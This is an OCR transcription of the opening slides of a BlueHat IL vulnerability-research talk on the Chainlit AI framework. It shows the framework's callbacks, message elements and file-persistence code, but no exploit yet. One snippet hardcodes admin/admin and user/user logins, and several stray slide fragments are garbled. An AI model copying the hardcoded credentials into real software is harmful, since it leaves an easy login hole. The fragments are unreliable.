BlueHat IL

ChainLeak: From AI Framework to Cloud Secrets

Ido Shani & Gal Zaban

About Us

Ido Shani

Security Researcher @ Zafran


- Vulnerability Researcher
- AI infrastructure research
- Thai boxing & ancient history

Gal Zaban

Research Team Lead @ Zafran


- Vulnerability Researcher
- Low-Level Researcher (Reverse Engineering, Embedded, Android, AI Apps)
- Sewing and Designing Clothes

The Architecture Behind AI Applications



What is Chainlit?

Chainlit is an easy-to-use framework for building conversational AI applications.



BLUEHAT IL

Who Uses Chainlit?

- Chainlit averages approximately 940,000 downloads per month, totaling more than 5 million downloads over the past year.

- We identified multiple internet-facing Chainlit servers, including instances operated by large enterprises.




Figure 1. System architecture for the chat application

Callbacks

Chainlit has extensive callbacks for easy integration.

```python
@cl.on_message
async def main(message: cl.Message):
    # Your custom logic goes here...

    # Send a response back to the user
    await cl.Message(
        content=f"Received: {message.content}",
    ).send()
```

```python
@cl.password_auth_callback
def auth_callback(username: str, password: str):
    if (username, password) == ("admin", "admin"):
        return cl.User(identifier="admin")
    elif (username, password) == ("user", "user"):
        return cl.User(identifier="user")
    else:
        return None
```

BlueHat IL

Elements


Elements are pieces of content that can be attached to a message.

```python
@cl.on_chat_start
async def start():
    image = cl.Image(path="./cat.jpeg")

    await cl.Message(
        content="This message has an image!",
        elements=[image],
    ).send()
```

Sen

Elemer

```
class
    as
```





```
ents])
```

UEHAT IL

Sen

send v



UEHAT IL

Send Function - Persist File

send writes the contents to the user's current session.


```
...

asyncio.create_task(data_layer.create_element(self))

...

file_dict = await context.session.persist_file(
    path=self.path,
    content=self.content
)

self.chainlit_key = file_dict["id"]
```

Sen

If the

sessio

the




Send Function - Chainlit Key

send sets the generated file UUID as the element's chainlitKey.

```
...

asyncio.create_task(data_layer.create_element(self))

...

file_dict = await context.session.persist_file(
    path=self.path,
    content=self.content
)

self.chainlit_key = file_dict["id"]
```

Sen


send s




UEHAT IL

Content Retrieval

When the client receives an element, it retrieves the content from session files with the chainlitKey.

